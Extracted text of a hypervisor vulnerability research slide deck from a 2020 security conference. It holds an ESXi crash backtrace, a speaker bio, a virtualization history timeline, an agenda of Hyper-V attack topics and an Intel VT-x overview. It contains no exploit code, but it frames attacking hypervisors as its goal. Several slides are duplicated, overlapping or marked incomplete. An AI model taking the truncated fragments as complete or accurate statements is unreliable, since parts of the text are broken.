

```
VMware ESXi 6.7.0 [Release build-13006603 x86_64]
NMI IPI: Panic requested by another PCPU. RIPOFF(base):RBP:CS [0x9c3666(0x41801d000000):0x43080948d050:0xfc8] (Src 0x1, CPU0)
ESXi in VM cr0=0x80010031 cr2=0x850abdc000 cr3=0x8a2f3000 cr4=0x40728
*PCPU0:2097464/jumpstart
PCPU 0: US
Code start: 0x41801d000000 VMK uptime: 0:00:02:04.009
Saved backtrace from: pcpu 0 Heartbeat NMI
0x451a0239549: [0x41801d0c2665] IDT_IntrHandler@vmkernel#(None) stack: 0x41801d0c091b
0x451a0239549: [0x41801d0c2665] IDT_IntrHandler@vmkernel#(None) stack: 0x41801d0c091b
0x451a0239549: [0x41801d0c2665] IDT_IntrHandler@vmkernel#(None) stack: 0x41801d0c091b
0x451a0239549: [0x41801d0c2665] IDT_IntrHandler@vmkernel#(None) stack: 0x41801d0c091b
0x451a0239549: [0x41801d0c2665] IDT_IntrHandler@vmkernel#(None) stack: 0x41801d0c091b
0x451a0239549: [0x41801d0c2665] IDT_IntrHandler@vmkernel#(None) stack: 0x41801d0c091b
```

Hypervisor Vulnerability

Research

State of the Art

Alisa Esage

Zero Day Engineering

Special for POC x Zer0Con 2020

```
0x451a0239a710: [0x41801d0f0b10] IntrCookie_Vmkernel#(None) stack: 0x30
0x451a0239a730: [0x41801d146ffc] IDT_IntrHandler@vmkernel#(None) stack: 0x30
0x451a0239a750: [0x41801d162066] gate_entry@vmkernel#(None) stack: 0x30
0x451a0239a818: [0x41801d09bb89] Power_ArchPanic@vmkernel#(None) stack: 80400007c0
0x451a0239a820: [0x41801d09bc76] Power_ArchSaveState@vmkernel#(None) stack: 80400007c0
0x451a0239a870: [0x41801d307e55] CpuSchedulerLoop@vmkernel#nover+0x332 stack: 0x450100000000
0x451a0239a8e0: [0x41801d30acd5] CpuSchedulerDispatch@vmkernel#nover+0x13e2 stack: 0x418000000001
0x451a0239aa20: [0x41801d30c1ff] CpuSchedulerWait@vmkernel#nover+0x3ff stack: 0x1
0x451a0239aab0: [0x41801d110de8] SemaphoreLock@vmkernel#nover+0xc0 stack: 0x0
0x451a0239ab00: [0x41801d375143] SCSI IssueSyncDeviceCommand@vmkernel#nover+0xd4 stack: 0x451a0239abb8
0x451a0239ab70: [0x41801d3752f5] SCSI SyncDeviceCommandWithRetriesInt@vmkernel#nover+0x86 stack: 0x4302a8ee8230
0x451a0239abd0: [0x41801d35e05b] SCSI Read@vmkernel#nover+0x17c stack: 0x4302a8ee19a0
0x451a0239ac20: [0x41801d35e13f] Partition_ReadGptHdr@vmkernel#nover+0x30 stack: 0x29f70
0x451a0239ac80: [0x41801d35f232] SCSI UpdatePartitionTable@vmkernel#nover+0x103 stack: 0x4302a8e4d030
0x451a0239ad00: [0x41801d357476] SCSI UpdatePartitionTable@vmkernel#nover+0xcb stack: 0x451a0239add0
0x451a0239ad80: [0x41801d377dd8] SCSI GetDeviceAttributes@vmkernel#nover+0x551 stack: 0x52414820584f4256
0x451a0239ae40: [0x41801d3554a1] SCSI ExportLogicalDevice@vmkernel#nover+0x103 stack: 0x43082a909b78
0x451a0239ae70: [0x41801d35bbf5] vmk_ScsiRegisterDevice@vmkernel#nover+0x103 stack: 0x41801d4edda8
0x451a0239b280: [0x41801dbb7c4e] Inmp_RegisterDevice@vmkernel#nover+0x103 stack: 0x417fc96046c0
base: 0x41801d000000
1 other PCPU is in panic.
```

<https://t.me/learningnets>

About me

POC 2016,
Seoul, jet lag.
Contemplating the
concept of timeless
knowledge

- Independent vulnerability researcher & low-level hacker
 - Historically Browsers, Microsoft Windows, Kernel, etc.
 - RECON 2009, ZeroNights 2011, PHDays 2014 speaker
 - Phrack 2015: "Exploitation of Microsoft XML"
- **Modern hypervisors (past 3 years)**
 - ZDI Silver 2018 (VirtualBox bugs)
 - Deep research focus on hardened systems (ESXi, Hyper-V, ...?)
 - Abstraction & generalization. How to attack all hypervisors at once?
- Zero Day Engineering
 - Training: "Hypervisor Exploitation I: System Internals and Vulnerabilities"



Why Virtualization?

Mainly for fun. If you compare hypervisors to browsers, the latter have roughly same amount and complexity of technological stacks, with less depth

A typical hypervisor system spans multiple privilege boundaries, talks to hardware, and embraces all mainstream OS's at the lowest level

I like both ultra low-level tech and long-chain RCE, so it came up as a natural choice for my research

Agenda

1, **2**: research directors,
C-level and everyone else

2, **3**: security researchers,
software engineers, hackers

All materials in this presentation are
based on my own original work, unless

<https://t.me/learningnets>
explicitly stated otherwise

- The Big Picture **1**
 - Technological stack
 - Threat models
 - Challenges
- Microsoft Hyper-V **2**
 - Attack vectors
 - Research trends
 - Personal insights
- Virtual Network Switch **3**
 - Architecture
 - Undocumented internals
 - Example vulnerability

Part 1

The Big Picture

Agenda

- The Big Picture **1**
 - Technological stack
 - Threat models
 - Challenges
- Microsoft Hyper-V **2**
- Virtual Network Switch **3**

Virtualization history

1950s: time sharing research

- 1954: first description of time-sharing (John Backus, "Computer Advanced Coding Techniques")

1960s: first implementations

- Atlas computer
- 1968: first hypervisor (IBM)

1970s: mainstream adoption & popularity

- 1974: "Survey of Virtual Machines Research"

1980s: paradigm shift

1990s: 2nd wave of implementations

- 1988: SoftPC
- 1994: Bochs

2000s: modern virtualization systems; major acquisitions

- 2003: Xen
- 2005/6: Intel VTx & AMD-V
- 2007: VirtualBox

2010s: containers (portability) and sandboxing (security)

Virtualization history

1950s: time sharing research

- 1954: first description of time-sharing (John Backus, "Computer Advanced Coding Techniques")

1960s: first implementations

- Atlas computer
- 1968: first hypervisor (IBM)

1970s: mainstream adoption & popularity

- 1974: "Survey of Virtual Machines Research"

1980s: paradigm shift

1990s: 2nd wave of implementations

- 1988: SoftPC
- 1994: Bochs

2000s: modern virtualization systems; major acquisitions

- 2003: Xen
- 2005/6: Intel VTx & AMD-V
- 2007: VirtualBox

2010s: containers (portability) and sandboxing (security) 3rd wave now

Virtualization history

1950s: t

- 195 (Joh Tech

(Speaker's notes) Virtualization tech as we know it came recurring in 3 distinct waves, each servicing a completely different purpose, as dictated by the technological and societal demands of the time. ...

1960s: f

- Atla
- 196

This is the main point to learn from history: virtualization technology is not going to go away any time soon. It's an essential conceptual element of the modern stack of computer technologies that will always be relevant and security-critical.


1970s: r

- 197 Res


sandboxing (security) 3rd wave now

Technological Stack


Note: INCOMPLETE!




Note: INCOMPLETE!




Note: INCOMPLETE!



Note: INCOMPLETE!



Note: INCOMPLETE!



Intel VT-x at a glance

Concepts

- Special CPU modes
 - VMX root + VMX non-root
- VMCS
 - Controls mode transitions
 - Stores per-mode state
- ISA extensions →

Top-level logic

- Test VMX supported
 - `CPUID.1:ECX.VMX[bit 5] = 1`
- Enable VMX mode
 - `CR4.VMXE[bit 13] = 1`
- Prepare VMCS struct
 - Maybe multiple
- Launch VM; Process VM exits; Resume VM

CPU Instructions: VMX root mode

- VMX management
 - `vmxon / vmxoff`
 - `vmlaunch / vmresume`
- VMCS management
 - `vmread / vmwrite / vmclear`
 - `vmprst / vmprld`
- EPT & vPID
 - `invept`
 - `invvpid`

Guest VM (VMX non-root)

- Hypercall
 - `vmcall`
 - `vmfunc`


Nested virtualization

turtles



Threat Models

Architectural breakdown + attack surfaces (1)



Architectural breakdown + attack surfaces (1)

